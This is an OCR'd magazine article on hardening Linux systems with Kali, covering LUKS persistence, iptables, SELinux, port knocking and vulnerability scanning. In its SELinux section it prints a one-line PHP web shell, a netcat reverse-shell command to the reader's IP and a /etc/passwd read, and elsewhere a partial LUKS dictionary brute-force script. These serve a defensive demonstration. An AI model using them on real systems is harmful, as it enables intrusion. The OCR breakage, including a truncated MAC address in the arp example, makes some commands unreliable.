That's why Kali provides two different kinds of persistence: unencrypted and encrypted. It should be obvious which one you should go for. So get a USB stick and send the ISO image to it the usual way: `sudo dd if=<YOURISO> of=/dev/<YOUR_DEVICE>`. Alternatively, you can use Etcher (**https://etcher.io**), because it's faster and can perform some integrity-checking after a successful imaging.

Make sure you can boot Kali from this USB drive and then follow the instructions at

```
LUD194~$ ./luks.sh
otal words: 8
rying: hello ... [KO]
rying: password ... [KO]
rying: p4ssw0rd ... [KO]
rying: encrypted ... [KO]
rying: luks encrypted ... [KO]
rying: k4l1 ... [KO]
rying: kali ... [OK]
rying: protected ... [KO]
LUD194~$
```

@Extremely easy and far from being optimal dictionary-based LUKS attack

```
#!/bin/bash
WORDLIST=luks.wordlist
DEVICE=/dev/sdh3

entries=`cat $WORDLIST|wc -l`
echo "Total words: ${entries}"

i=1
while [ $i -le $entries ]; do
    wrd=`head -$i $WORDLIST|tail -1`
```

Above The security of a LUKS-encrypted volume is only as good as its pass phrase: here we have failed miserably at creating a good one

http://bit.ly/lud_kali_persist. Now you can boot Kali from any computer or even from VirtualBox (or other virtualisation solutions), keeping your data and changes to the system safely encrypted.

Make sure your LUKS passphrase is strong enough to avoid someone from unlocking your encrypted USB stick. Brute-forcing LUKS is not an easy matter, but if your passphrase is weak and easy to guess, you might well be in trouble sooner or later. Try to make your passphrase long enough and not dictionary-based; something like `printf("%s\n",(a==193)?"0n3hundr3dn1gh tythr33":"n0t3equ41");` would be a good candidate: it's easy to remember (well, reasonably so) but difficult to brute-force and guess. If you have a word list, guessing a dictionary-based LUKS pass phrase is as easy as writing a BASH script that iterates over all of the entries in your word list executing the following line: `echo "${word}"|cryptsetup luksOpen --test-passphrase <DEVICE>`.

> "It's up to you to configure a minimal set of iptables rules to protect your computer"

QUICK TIP

IPv6 go home

If you do not need IPv6 (which you probably don't if you are securing your home network), disable it. Remember: try to reduce your attack surface as much as possible by removing unwanted software and disabling unused protocols and services.

Set up iptables


Although Kali ships with all the usual network services disabled by default, there are no iptables rules and the three main chains (INPUT, OUTPUT and FORWARD) are set to the default ACCEPT policy. Most GNU/Linux distros ship this way, and it's up to you to configure a minimal set of rules to keep your computer protected. Bear in mind that some of the tools included in Kali, such as the Metasploit Framework, will need to accept connections from your devices after a successful exploitation – for example, opening a reverse shell back to your computer. It's best to add a new allowed TCP connection to one of your TCP ports when necessary. Let's imagine you are testing a service that is running on your home router. The payload delivered by Metasploit will spawn a new reverse shell back to your TCP port 4444, so you should allow incoming TCP packets with the `--syn` flag from your router to your computer.

But of course you do not need to keep this rule forever; it should be enough to keep it for 50 seconds or even less, more than enough time to test the exploit and see if it has worked properly. Read on to learn how to do this... ▸

HOW-TO

Self-destruct your USB

Render your LUKS-encrypted USB stick data inaccessible in seconds




1 Add the nuke password

Spawn a new terminal on Kali and run the following command: `cryptsetup luksAddNuke /dev/<DEVICE>`. This command is only available in Kali's LUKS implementation, a direct port of the original patch written by Juergen Pabel.

2 Make your USB stick data inaccessible

Reboot Kali and wait until it asks you for the LUKS decryption password. Enter the nuke password you set up in the previous step. The LUKS saved keys will be purged, rendering the data inaccessible.



3 Deploy it on your systems

You can use this patched version on your own systems. Get Kali's cryptsetup package sources with `apt-get source cryptsetup` and copy them to your computer. Build the package: `debian/rules binary`; then install it.

4 Use it on your own devices

If you happen to have your disk partitions encrypted with LUKS (something we strongly recommend), add the nuke password to its header and render it unusable by running: `cryptsetup luksOpen /dev/<DEVICE> <MAPPER>` with your nuke password.


Protect your network

Fend off unexpected incoming connections and take control of outgoing packets from your applications and services

Every single manual about iptables there is will tell you the same: apply a 'Deny-All' policy to your INPUT chain. And that's correct. But sometimes they will fail in telling you to do the same to both FORWARD and OUTPUT chains as well. Let's imagine you have an Apache server on your network. You need to allow incoming traffic to its TCP port 443, so you will probably have some rule similar to this one: `iptables -A INPUT -p tcp --dport 443 -i eth0 -j ACCEPT`. If your OUTPUT chain is not set to DROP by default, then any successful exploitation of Apache or of any of the websites it's servicing may lead to a new outgoing connection being made by Apache – such as a reverse shell to the attacker's computer on their TCP port 4444. So by applying a Deny-All policy to your web server's OUTPUT chain (`iptables -P OUTPUT DROP`) and by only allowing traffic from its TCP port 443 that is related to an established connection (`iptables -A OUTPUT -p tcp –sport 443 -o eth0 -m state –state RELATED,ESTABLISHED`), you will be reducing your attack surface a bit. A Deny-All policy will also prevent unexpected packets from going out of your devices unaccounted for. Think about IoT


> "A Deny-All policy will prevent unexpected packets from your devices"


Below Don't want to write your own iptables rules? Try Firewall Builder (**http://fwbuilder.sourceforge.net**)




HOW TO

Control your outgoing packets







1 Apply a Deny-All policy

As with the INPUT chain, make sure to apply a Deny-All policy to your OUTPUT and FORWARD chains. This will prevent both unexpected packets from going out and new outgoing connections from your servers like Apache: `iptables -P OUTPUT DROP; iptables -P FORWARD DROP`.

2 Set a firewall baseline

Set a baseline for your outgoing connections; it should not be the same for servers and clients. For servers, take care of what sort of outgoing connections you allow – for example, Apache server should not be able to start uncontrolled connections on its own.

3 Accept related traffic

Don't allow incoming packets that are not related to a previously established connection (`-m state –state RELATED,ESTABLISHED`). For servers, allow only packets destined to their listening ports and ensure that any outgoing packet from these ports are related, as before.

devices that may be sending some data to some unknown servers on the internet; if you allow uncontrolled and untracked outgoing connections, any packet they send will cross your router without you even noticing. That may pose a security threat.

Fend off brute-force attacks

When you are exposing a network service over the internet, one of the most common attack you will undoubtedly encounter is brute-force. Programs such as Hydra can brute-force a great deal of well-known services such as SSH, HTTP POST-based forms, IMAP, and so on. Although there is software to help you prevent these attacks, such as fail2ban, it's better to start dropping these packets as soon as they arrive. Let's imagine you want to drop packets that are coming too fast to your SSH server. Add the following two rules to your firewall: `iptables -I INPUT 1 -p tcp –dport 22022 -i eth0 -m state –state NEW -m recent –set` and `iptables -I INPUT 2 -p tcp –dport 22022 -i eth0 -m state –state NEW -m recent –update –seconds 20 –hitcount 4 -j DROP`. This will drop packets from the same IP address arriving at TCP port 22022 at a rate of more than three packets every 20 seconds.

QUICK TIP

Drop the packets

Make sure you drop packets coming from bad IP addresses by enabling Reverse Path Filtering (using rp_filter) and log them for further reference (using log_martians). See **http://bit.ly/lud_rpf** for how to set this up. Some GNU/Linux distros ship with these protections already put in place, but don't take it for granted.

QUICK GUIDE

Firewall flavours


We prefer writing our own iptables rules by hand and then using scripts to control them. But if you don't fancy that, you can choose from some interesting and mature projects that will automatise, to a certain degree, your endeavours with iptables and firewalls in general. UFW (Uncomplicated Firewall) was born within the Ubuntu community with simplicity in mind (**https://help.ubuntu.com/community/UFW**). If you don't like having a running service to control your firewall, use Shorewall instead (**http://shorewall.org**). This software enables you to set up a bunch of rules using its own syntax and you then compile these rules; Shorewall creates a script that you can use to control your IPTABLES and some other aspects of your firewall. If you prefer writing rules with the aid of a GUI, use Firewall Builder (**http://fwbuilder.sourceforge.net**). It supports different firewall back-ends, not only iptables. Finally, you can use Ippfire (**www.ipfire.org**) or Pfsense, a BSD Unix-based OS (**www.pfsense.org**), if you fancy full-featured and dedicated firewall systems.

Protect against MITM attacks

On most networks, there is no protection against classic MITM attacks; the most common sort of attack is ARP poisoning. On small networks, with just a single gateway routing your packets, it's easier to protect your computers against this type of attack: simply add a static ARP entry with your router's MAC address to your ARP table.


> "Always apply a Deny-All policy to the INPUT, OUTPUT and FORWARD chains"

For example, Say your router's IP address is **192.168.1.1** and your router's MAC address is **52:54:00:29:7a:0a**; run the following command: `sudo arp -s 192.168.1.1 52:54:00:29:7a`. You should also consider installing Arpwatch (`apt-get install arpwatch`) to monitor any suspicious changes to your ARP table.




4 Use kernel IP sets

Create a new bitmap:port set using the ipset command to enable reverse shells from your successfully exploited devices to connect back to your computer for a brief amount of time. Once the time-out is reached, the entry will be automatically deleted.



5 Use the match extension

Next add a new iptables rule to match against this set. Any connections to the ports in the set will be allowed until the time-out is reached; if you want to allow new connections to the same ports, you will have to add them to the set once again.



6 Save and restore rules

Save both iptables and ipset rules so that they will be restored at boot-time (using iptables-save and ipset save). On Debian-based systems, add a bash script in /etc/network/if-pre-up.d/ that runs iptables-restore and ipset restore, and set its execute bit.

Confine your binaries

Learn how to confine your binaries with SELinux, a Linux Security Module

SELinux is one of the officially included Linux Security Modules (LSM) with the Linux Kernel (see http://selinuxproject.org/page/Main_Page). This module is a Mandatory Access Control (MAC) implementation for Linux. By default, Linux uses its Discretionary Access Control (DAC) along with its Access Control Lists (ACL) to control permissions. However, this is not enough.

Let's imagine that someone has been able to guess some valid SSH credentials thanks to a brute-force attack with Hydra, gaining an unprivileged shell as user 'lud'. Thanks to a poorly configured CRON job, the attacker has been able to escalate privileges too. It's game over! However, the same scenario on a SELinux-enabled server would end up differently as long as the 'lud' user was confined. Why? Because the user context, even after becoming root, would remain the same, effectively confining the user within such context.

> "SELinux labels every single file on the file system"

SELinux is a beast, really difficult to get right, and that's why most system administrators disable it. But don't. Install it on a virtual machine and experiment. SELinux labels every single file and special device on the file system and then it uses these labels to make informed decisions. At any given time you can relabel files and directories if need be, and see the current labels with `ls -Z`.

Create a regular user, say 'lud'. By default, all users on the system will be unconfined, so no MAC will be applied – only DAC and optionally ACLs, if they are available. To start confining users, you have to map Linux users to SELinux with the `semanage` command. Run `semanage login -a -s user_u lud`. Now you can log in as 'lud' through SSH and see your user context: `id -Z`.

Change to root now: `su`. So far, nothing seems different. Try to edit `/etc/shadow` though. Access is denied! Why? Execute the id command to find out: `uid=0(root) gid=0(root) groups=0(root) context=user_u:user_r:user_t:s0`. After successfully becoming root, you are still under the same context and, therefore, it does not matter if you are root any more. You can get a list of SELinux user maps along with all the roles a user has access to by using the following: `semanage user -l`.

Confine your processes

Unlike users, every process running on the system is confined. For example, let's consider Apache. If you are running a web server with SELinux in Enforcing mode, the httpd process will be confined. You can see Apache's context by running `ps -ZC apache2`. You can still access the server from your favourite browser, of course.


Now consider this: an attacker finds a flaw in a PHP page and gets remote code execution. They try to start a reverse shell back to their computer, but because the apache2 process is confined, making new


QUICK TIP


Confine yourself

Always confine your users and try to make use of the RBAC functionality provided with SELinux; map every single Linux user to SELinux and get used to changing roles with the command newrole whenever necessary – to perform admin tasks, for example.

HOW TO Use SELinux






This file controls the state of SELinux on the system.
SELINUX= can take one of these three values:
enforcing - SELinux security policy is enforced.
permissive - SELinux prints warnings instead of enforcing.
disabled - No SELinux policy is loaded.
SELINUX=enforcing
SELINUXTYPE= can take one of these two values:
default - equivalent to the old strict and targeted policies
mls - Multi-Level Security (for military and educational use)
src - Custom policy built from source
SELINUXTYPE=default
SETLOCALDEFS= Check local definition changes
SETLOCALDEFS=0

1 Install and enable SELinux


SELinux has been ported to most GNU/Linux flavours. On Debian-based systems, run `apt-get install selinux-basics selinux-policy-default auditd` followed by `selinux-activate`. This will add the `security=selinux` option to grub.cfg. Then reboot the computer.

2 Audit the system

Use the system the usual way. When SELinux is in permissive mode, any violation of the default policy will be logged to `/var/log/audit/audit.log`. SELinux only audits permission denials to resources. To understand why a permission has been denied, run `audit2why -al`.

3 Enforce SELinux

SELinux will only audit and log permission denials in permissive mode. To actually apply these denials, configure SELinux in Enforcing mode: `setenforce 1`. Don't forget to change this in the `/etc/selinux/config` file as well to enforce the policy on the next system boot.



Above This is the SELinux decision process diagram, which is easier pictured than done...

connections is denied by the current SELinux policy. So they fail miserably!

Try it yourself; install Apache on your VM and make sure SELinux is in Enforcing mode. Create a simple PHP script to give you RCE; something like the following will do: `<?php echo system($_GET["cmd"]); ?>`. Save it to `/var/www/html/rce.php`. Point your browser to `http://<IP>/rce.php?cmd=id`. Let's imagine you are the attacker: start a new netcat process on TCP port 4444: `nc -l -p 4444`. Point your browser to `http://<IP>/rce.php?cmd=nc <YOURIP> 4444 -e /bin/sh`. Nothing happens, of course. On your SELinux-enabled VM, take a look at the `/var/log/audit/audit.log` file; you'll see `avc: denied { name_connect } for pid=7538 comm="nc" dest=4444 scontext=system_u:system_r:httpd_t:s0`. Thanks to SELinux, the new executed process 'nc' is running in Apache's httpd_t domain, and Apache is not allowed to open new connections. So no reverse shell!

Of course, the default policy allows any process to run any file labelled as 'bin_t', so even with SELinux in Enforcing mode and the httpd process being confined, you can still do some old-fashioned nasty tricks such as `http://<IP>/rce.php?cmd=cat /etc/passwd`. ▸


QUICK GUIDE


The Linux Security Module framework (LSM)


The Linux Security Module is a kernel framework that provides a mechanism for various security checks to be hooked by new kernel extensions. SELinux is one of these extensions, but there are more. AppArmor (**https://wiki.ubuntu.com/AppArmor**) is relatively similar to SELinux, but instead of working with file system labels it uses file paths and by default it does not confine all the processes on the system.

TOMOYO (**http://tomoyo.osdn.jp**) creates a baseline for all the audited processes and, once enabled, it allows/denies permissions according to the process behaviour based on that baseline previously created during TOMOYO's learning mode. It's not particularly quick to deploy.

Yama (**http://bit.ly/lud_yama**) allows per-process fine-tuning control of the ptrace functionality to prevent malicious users from reading memory of their own processes in order to extract sensitive information from it, as is usually the case with malware. Smack (**http://schaufler-ca.com/home**) was developed with simplicity in mind.







4 Fine-tune the default policy

Some aspects of the policy can be changed with SELinux tunables. For example, Apache can't open new connections by default. If you want to change that, you could run `setsebool httpd_can_network_connect 1`. Get the whole list of tunables with `getsebool -a`.

5 Compile a policy package

When SELinux is in enforcing mode, some of your binaries may not work properly. If you think you should allow a particular binary to access a denied resource, use `audit2allow -al` to create a new security module and then install and enable it.

6 Recompile the whole policy

When the default policy and its tunables are not enough, you can install the default policy sources (`apt-get selinux-policy-src`), make your changes, and then recompile the policy and re-label the file system. Try to avoid this; go for `setsebool` and customised policy packages.

Pen-test your systems

Next, it's penetration testing time! Find weak spots and well-known vulnerabilities with Kali Linux

It's time to get your LUKS-encrypted USB drive and boot up Kali. The first thing you should do is to port-scan your devices to find out which ports are exposed to the network. If you want to be quick, perform a TCP SYN scan with NMAP; spawn a new shell and run `nmap -sS -p1-65535 <IP>`. If you want to be even quicker, run Masscan instead: `masscan -p1-65535 <IP>`. For those ports that are open, perform a Version Detection scan: `nmap -sV -p<PORT>`. To protect yourself against these kind of attacks, you

> "Using automated vulnerability scanners is quick and ideal for your own servers, but they are noisy"

can add some rate limits using iptables or even keep certain ports closed and use SPA packets to open them when necessary.

Identify vulnerabilities

Install OpenVAS to perform a quick vulnerability scanning of your devices. You can reduce the scanning time and scope by feeding those discovered devices and opened ports to OpenVAS. As of this writing, OpenVAS is not installed by default on Kali but it's fully integrated; run `apt-get install openvas` (be patient, it takes a while). Kali includes an automated setup process for OpenVAS; start it with `openvas-setup`. Once the setup is complete, your browser will be automatically executed and it will point to the OpenVAS Web Interface at **https://127.0.0.1:9392**.

Above Finding well-known vulnerabilities with automated scanners can be extremely 'noisy'

Now add the hosts you want to scan to OpenVAS: click Configuration > Targets. Then click the New icon and fill in the form. Click the 'Create a New Port List' icon to define a customised port range to scan. Use the tag 'T:' for TCP ports and the tag 'U:' for UDP ports; for example, T:22,25,U:53,123. Next, click Create. If you want to perform authenticated checks on some services like SSH or SAMBA, create the proper credentials first. OpenVAS will act as an HIDS. Finally, click Create. To start the actual scan, select Scans > Tasks and then click 'Create New Task' followed by Create. This new task will be added to the Task list. Click the 'Start Task' icon on the right side of the page to start your scan and wait until it finishes. Once the scan is complete, go to 'Scans > Reports' to see the Report. Using automated vulnerability scanners is quick and ideal for your own devices and servers, but they are extremely noisy and can have an important impact on the running systems. To mitigate this impact, consider scheduling scans.

Find weak spots in web apps

Kali ships with a bunch of web security assessment tools. Burp Suite is a great tool to fine-tune some findings and to analyse

QUICK GUIDE
Host-based scanners

Although you can configure OpenVAS and other scanners to perform some vulnerability assessment on authenticated services, consider running host-based scanners on a regular basis (you can automate the scans with Cron). To look for potential root kits on your system, use rkhunter (`apt-get install rkhunter`). Lynis (`apt-get install lynis`) will help you find weak spots and ways to harden your system. So if you think securing your computer is a daunting task, start by running Lynis and following its suggestions.

When it comes to finding vulnerable packages that are installed on your system, Vulners (**https://vulners.com**) is a great online database to consider. It also provides a command-line tool to run it directly from your terminal (**https://github.com/videns/vulners-scanner**) and even an agent (**http://bit.ly/lud_vulners_agent**) that scans your host every two hours. If you're really paranoid, consider installing a file-integrity tool such as AIDE or Tripwire too (`apt-get install aide| tripwire`) to make sure no one has tampered with your files.

Above Not sure where to start scanning and hardening? Let Lynis guide you


QUICK TIP
Closed doors

Never expose devices and network services directly to the internet; use the SSH tunnelling facility for that (or any other VPN flavour). Combine this with the port-knocking technique to reduce your attack surface even more.

QUICK TIP

No password

Avoid using password authentication mechanisms whenever possible. There are more secure authentication methods available – such as public key cryptography, as in SSH. In cases where the only available method is password-based, make sure to use a long, non-dictionary based one.



Above Automated attacks against web applications can bring your web server to its knees. Be warned!

many feasible web flaws in depth, but the version shipped with Kali is the Free Edition, which lacks support for active scans as well as the engagement tools. No worries; use OWASP ZAP Proxy instead.

Open Kali Main Menu > 03 Web Application Analysis > owasp-zap. Configure your web browser to use ZAP as a web proxy and start navigating your web application the usual way. After a while, go back to ZAP and try to spot your site's URL on the Sites panel. Right-click it and select Attack > Active Scan. Tick 'Show advanced options' and, on the Technology Tab, make sure to untick everything that may not match your website infrastructure: server, database back-end, programming language, and so on. Finally, push 'Start Scan'. Wait while ZAP performs different HTTP requests to the web server in order to test for well-known flaws. At any point you can see a detailed list of tests by clicking 'Show scan progress details' on the Active Scan tab.

> "Your goal is not to be a pen-tester but to secure your devices"


Look for exploits


If OpenVAS reveals some well-known vulnerabilities, you should not wait any longer but patch them right away. Your goal is not to be a pen-tester but to make sure your devices are secure, so don't waste your time with exploitation. Sometimes, however, it may be interesting to try an exploit against an identified vulnerability, to find out if it may really work.


You can use the Metasploit Framework to do just that: open Kali Main Menu > Exploitation Tools > Metasploit Framework. Kali will automate the Metasploit PostgresSQL database creation and initialisation for you. Then you can look for an exploit for a particular vulnerability reported by OpenVAS, select it and run it against the vulnerable service. ▸


HOW TO

Defeat port scans with Fwknop









1 Install Fwknop on your SSH server

Run `apt-get install fwknop-server`. Configure the right Ethernet device to listen on by editing `/etc/fwknop/fwknop.conf` (PCAP_INTF). Set an iptables Deny-All policy and make sure there is no ACCEPT rule for the SSH port.

2 Encryption keys

On the client, run `apt-get install fwknop-client` and then `fwknop -A tcp/22022 -a <CLIENTIP> -D <SSHSERVER> --key-gen --use-hmac –save-rc-stanza`. Transfer these keys to the SSH server (before it's secured) in `/etc/fwknop/access.conf`.

3 Port-scan server

Start fwknop-server first: `/etc/init.d/fwknop-server start`. Then, from any computer on the network, perform a port scan with nmap or try to connect to the server: `nmap -p22022 <SSHSERVER>`. This port will be reported as filtered.

4 Unlock the SSH port from the client

On the client, run `fwknop -n <SSHSERVER>` to open the remote TCP port and connect to it in the usual way. The rule will be deleted after 30 seconds, but any established connection will still remain open until you close it.

Build an SSH fortress


Putting everything together, we can now set up an (almost) impenetrable SSH server and deploy it on the internet

Download and install Debian Stretch on a real computer (or virtual system), making sure the ISO image has not been tampered with. During the installation process, choose strong passwords for both root and the new created user. To protect your server's data against illegitimate physical access, choose 'Use entire disk and set up an encrypted LVM' during the disk partitioning step. Select the 'Separate home partition' scheme. Choose a strong LUKS pass phrase and tick the 'nosuid' and 'noexec' mount options for the `/home` partition. At the 'Software selection' screen, make sure everything is unselected except 'SSH Server' and 'Standard System Utilities'. Let the installation finish, log in as root and upgrade the distro: `apt-get update && apt-get upgrade`.

